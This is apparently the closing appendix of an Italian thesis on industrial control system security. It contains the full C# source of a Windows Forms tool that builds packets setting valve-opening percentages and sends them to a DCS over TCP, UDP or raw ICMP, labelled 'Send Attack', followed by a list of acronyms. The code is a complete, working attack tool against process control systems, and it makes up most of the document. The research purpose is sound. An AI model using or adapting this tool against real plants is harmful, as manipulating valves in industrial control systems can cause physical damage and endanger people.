    private System.Windows.Forms.Button send_attack_btn;
    private System.Windows.Forms.Label label_valve_open;
    private System.Windows.Forms.Label label_percent;
    private System.Windows.Forms.TextBox string_port_dcs;
    private System.Windows.Forms.TextBox string_ip_dcs;
    private System.Windows.Forms.Label label3;
    private System.Windows.Forms.Label label4;
    private System.Windows.Forms.RadioButton radioButton_tcp;
    private System.Windows.Forms.RadioButton radioButton_udp;
    private System.Windows.Forms.Label label5;
    private System.Windows.Forms.Label label6;
    private System.Windows.Forms.TextBox string_ip_plc;
    private System.Windows.Forms.TextBox string_port_plc;
    private System.Windows.Forms.GroupBox groupBox1;
    private System.Windows.Forms.GroupBox groupBox2;
    private System.Windows.Forms.GroupBox groupBox3;
    private System.Windows.Forms.GroupBox groupBox4;
```

```
        private System.Windows.Forms.TextBox byte_second_lbl;
        private System.Windows.Forms.TextBox byte_first_lbl;
        private System.Windows.Forms.ComboBox comboBox_valveValue;
        private System.Windows.Forms.Label label_second_byte;
        private System.Windows.Forms.Label label_first_byte;
        private System.Windows.Forms.RadioButton radioButton_automatic;
        private System.Windows.Forms.RadioButton radioButton_manual;
        private System.Windows.Forms.RadioButton radioButton_icmp;
    }
}
```

A.9.3. Codice Sorgente della Form

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Net;
using System.Net.Sockets;

namespace GestoreMain
{
    public partial class Form1 : Form
    {

        string ip_dcs;
        int port_dcs,port_plc;
        string packet;
        List<string> byte62 = new List<string>() { "00", "61", "E1", "26", "59", "74", "
            9F", "B8", "D0", "E1", "FD", "A0", "B4", "20", "70", "A0", "C0", "C8", "F0",
             "0C", "20", "34", "48", "5C", "70", "78", "82", "8C", "96", "A0", "AA", "B4
            ", "BE", "C8" };
        List<string> byte63 = new List<string>() { "00", "3E", "3E", "3F", "3F", "3F", "
            3F", "3F", "3F", "3F", "3F", "40", "40", "41", "41", "41", "41", "41", "41",
             "42", "42", "42", "42", "42", "42", "42", "42", "42", "42", "42", "42", "42
            ", "42", "42" };


        public Form1()
        {
            InitializeComponent();
        }

        private void button1_Click(object sender, EventArgs e)
        {
            packet = "";

            IPAddress ipValid;
            bool isValid = IPAddress.TryParse(string_ip_dcs.Text, out ipValid);

            if (string_ip_plc.Text.Length > 0)
                isValid &= IPAddress.TryParse(string_ip_plc.Text, out ipValid);

            if (isValid)
                ip_dcs = string_ip_dcs.Text;
            else
            {
                MessageBox.Show("Check␣Field␣IP,␣it␣must␣be␣a␣valid␣IP");
                return;
            }

            try
            {
                port_dcs = Convert.ToInt32(string_port_dcs.Text);
```

```
            if (string_port_plc.Text.Length > 0)
                port_plc = Convert.ToInt32(string_port_plc.Text);
        }
        catch (Exception)
        {
            MessageBox.Show("Check␣Field␣Port,␣it␣must␣be␣a␣Number", "Warning",
                MessageBoxButtons.OK, MessageBoxIcon.Warning);
            return;
        }

        packet = "SERVER\t";

        try
        {
            if (radioButton_automatic.Checked)
                makeAutomaticPacket(comboBox_valveValue.SelectedIndex);
            else
                makeManualPacket(byte_first_lbl.Text, byte_second_lbl.Text);
        }
        catch (Exception ex) { MessageBox.Show(ex.Message, "Warning",
            MessageBoxButtons.OK, MessageBoxIcon.Warning); return; }

        if (string_ip_plc.Text.Length > 0)
            packet += string_ip_plc.Text + "\t";
        if (string_ip_plc.Text.Length > 0)
            packet += port_plc.ToString() + "\t";

        packet += "END";

        byte[] data = new byte[2048];
        data = Encoding.ASCII.GetBytes(packet);

        try
        {
            if ((radioButton_tcp.Checked) && (!radioButton_udp.Checked) && (!
                radioButton_icmp.Checked))
                sendAttackTCP(data);
            else if ((!radioButton_tcp.Checked) && (radioButton_udp.Checked) && (!
                radioButton_icmp.Checked))
                sendAttackUDP(data);
            else if ((!radioButton_tcp.Checked) && (!radioButton_udp.Checked) && (
                radioButton_icmp.Checked))
                sendAttackICMP(data);
        }
        catch (Exception ex) { MessageBox.Show(ex.Message, "Warning",
            MessageBoxButtons.OK, MessageBoxIcon.Warning); return; }

        MessageBox.Show("Attack␣Successful!", "Information", MessageBoxButtons.OK,
            MessageBoxIcon.Information);
        send_attack_btn.Text = "Send␣Attack";
        send_attack_btn.Enabled = true;
    }

    private void makeAutomaticPacket(int pos)
    {
        packet += Convert.ToString(Convert.ToInt32(byte62[pos], 16), 10) + "\t";
        packet += Convert.ToString(Convert.ToInt32(byte63[pos], 16), 10) + "\t";
    }

    private void makeManualPacket(string byte62, string byte63)
    {
        try
        {
            packet += Convert.ToString(Convert.ToInt32(byte62, 16), 10) + "\t";
            packet += Convert.ToString(Convert.ToInt32(byte63, 16), 10) + "\t";
        }
        catch (Exception) { throw new Exception("Check␣Hex␣Value...it␣should␣be␣
            between␣0x00␣and␣0xFF"); }
```

```
}

private void sendAttackTCP(byte[] dati)
{
    TcpClient clientTcp = new TcpClient();
    try
    {
        send_attack_btn.Enabled = false;
        send_attack_btn.Text = "Connecting...";

        clientTcp.Connect(ip_dcs, port_dcs);
        NetworkStream nt = clientTcp.GetStream();

        send_attack_btn.Text = "Sending attack...";
        nt.Write(dati, 0, dati.Length);
        nt.Flush();
        nt.Close();
    }
    catch (Exception error) { throw new Exception("Error: " + error.Message); }
}

private void sendAttackUDP(byte[] dati)
{
    UdpClient clientUdp = new UdpClient();
    try
    {
        send_attack_btn.Enabled = false;
        send_attack_btn.Text = "Connecting...";

        clientUdp.Connect(ip_dcs, port_dcs);

        send_attack_btn.Text = "Sending attack...";
        clientUdp.Send(dati, dati.Length);
        clientUdp.Close();
    }
    catch (Exception error) { throw new Exception("Error: " + error.Message); }
}

private void sendAttackICMP(byte[] dati)
{
    try
    {
        send_attack_btn.Enabled = false;
        send_attack_btn.Text = "Connecting...";
        Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Raw,
            ProtocolType.Icmp);

        byte[] byteArray;
        List<byte> icmpData = new List<byte>();
        short icmpIdentifier = 0,
        icmpSequence = IPAddress.HostToNetworkOrder((short)1);

        System.Diagnostics.Process proc = System.Diagnostics.Process.
            GetCurrentProcess();
        icmpIdentifier = IPAddress.HostToNetworkOrder((short)proc.Id);

        icmpData.Add((byte)8); // ICMP echo request type
        icmpData.Add((byte)0); // ICMP echo request code
        icmpData.Add(0);       // Checksum set to zero
        icmpData.Add(0);


        byteArray = BitConverter.GetBytes(IPAddress.HostToNetworkOrder(
            icmpIdentifier));
        for (int i = 0; i < byteArray.Length; i++)
            icmpData.Add(byteArray[i]);
```

```
            byteArray = BitConverter.GetBytes(IPAddress.HostToNetworkOrder(
                icmpSequence));
            for (int i = 0; i < byteArray.Length; i++)
                icmpData.Add(byteArray[i]);


            for (int i = 0; i < dati.Length; i++)
                icmpData.Add(dati[i]);

            byteArray = BitConverter.GetBytes(IPAddress.HostToNetworkOrder(
                ComputeChecksum(icmpData.ToArray())));
            for (int i = 0; i < byteArray.Length; i++)
                icmpData.Add(byteArray[i]);

            send_attack_btn.Text = "Sending attack...";
            IPEndPoint pingDestination = new IPEndPoint(IPAddress.Parse(ip_dcs),
                port_dcs);
            socket.SendTo(icmpData.ToArray(), 0, icmpData.ToArray().Length,
                SocketFlags.None, pingDestination);
            socket.Close();
        }
        catch (Exception error) { throw new Exception("Error: " + error.Message); }
    }

    private void radioButton_automatic_CheckedChanged(object sender, EventArgs e)
    {
        label_first_byte.Enabled = false;
        label_second_byte.Enabled = false;
        byte_first_lbl.Enabled = false;
        byte_second_lbl.Enabled = false;
        label_valve_open.Enabled = true;
        label_percent.Enabled = true;
        comboBox_valveValue.Enabled = true;
    }

    private void radioButton_manual_CheckedChanged(object sender, EventArgs e)
    {
        label_first_byte.Enabled = true;
        label_second_byte.Enabled = true;
        byte_first_lbl.Enabled = true;
        byte_second_lbl.Enabled = true;
        label_valve_open.Enabled = false;
        label_percent.Enabled = false;
        comboBox_valveValue.Enabled = false;
    }

    static public ushort ComputeChecksum(byte[] payLoad)
    {
        uint xsum = 0;
        ushort shortval = 0, hiword = 0, loword = 0;

        // Sum up the 16-bits
        for (int i = 0; i < payLoad.Length / 2; i++)
        {
            hiword = (ushort)(((ushort)payLoad[i * 2]) << 8);
            loword = (ushort)payLoad[(i * 2) + 1];
            shortval = (ushort)(hiword | loword);
            xsum = xsum + (uint)shortval;
        }

        // Pad the last byte if necessary
        if ((payLoad.Length % 2) != 0)
            xsum += (uint)payLoad[payLoad.Length - 1];

        xsum = ((xsum >> 16) + (xsum & 0xFFFF));
        xsum = (xsum + (xsum >> 16));
        shortval = (ushort)(~xsum);
```

```
            return shortval;
        }

        private void radioButton_tcp_CheckedChanged(object sender, EventArgs e)
        {
            label4.Enabled = true;
            string_port_dcs.Enabled = true;
        }

        private void radioButton_udp_CheckedChanged(object sender, EventArgs e)
        {
            label4.Enabled = true;
            string_port_dcs.Enabled = true;
        }

        private void radioButton_icmp_CheckedChanged(object sender, EventArgs e)
        {
            label4.Enabled = false;
            string_port_dcs.Enabled = false;
        }
    }
}
```

Acronimi

BSoD	Blue Screen of Death
CAN	Controller Area Network
CRC	Controllo a Ridondanza Ciclica
CVSS	Common Vulnerability Scoring System
DA	Indirizzo Destinazione
DCS	Distributed Control System
DDoS	Distribuited Denial of Service
DoS	Denial of Service
DP	Decentralized Peripherals
DSAP	Destination Service Access Points
FCS	Frame Check Sequence
FDL	Fieldbus Data Link
FDLC	Fieldbus Data Link Control
FISCO	Fieldbus Intrinsically Safe Concept
FMAC	Fieldbus Media Access Control
FMS	Fieldbus Messaging Specification
FTP	File Transfer Protocol
HMI	Human Machine Interface
HTTP	Hyper Text Transfer Protocol
HTTPS	Hyper Text Transfer Protocol Secure
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IP	Internet Protocol
ISA	Industry Standard Architecture
ISO/OSI	Open Systems Interconnection
LAS	List of Active Station
MAC	Medium Access Control
MBP	Manchester Bus Powered
MiM	Man in the Middle
MV	Macchina Virtuale
NASL	Nessus Attack Scripting Language

NFS	Network File System
Nmap	Network Mapper
NRZ	No Return to Zero
PA	Process Automation
PAC	Process Automation Suite
pcap	packet capture
PHP	PHP Hypertext Preprocessor
PKI	Public Key Infrastructure
PLC	Programmable Logic Controller
PTO	Profibus Trade Organization
RADIUS	Remote Authentication Dial In User Service
RPC	Remote Procedure Call
RTR	Richiesta Remota di Trasmissione
SA	Indirizzo Sorgente
SAP	Service Access Point
SCADA	Supervisory Control and Data Acquisition
SSL	Secure Sockets Layer
SMB	Server Message Block
SMTP	Simple Mail Transfer Protocol
SNMP	Simple Network Management Protocol
SP	Service Pack
SSAP	Source Service Access Points
TCP	Transmission Control Protocol
Tcl	Tool Command Language
TLS	Transport Layer Security
UDP	User Datagram Protocol
WEP	Wired Equivalent Privacy
WINS	Windows Internet Name Service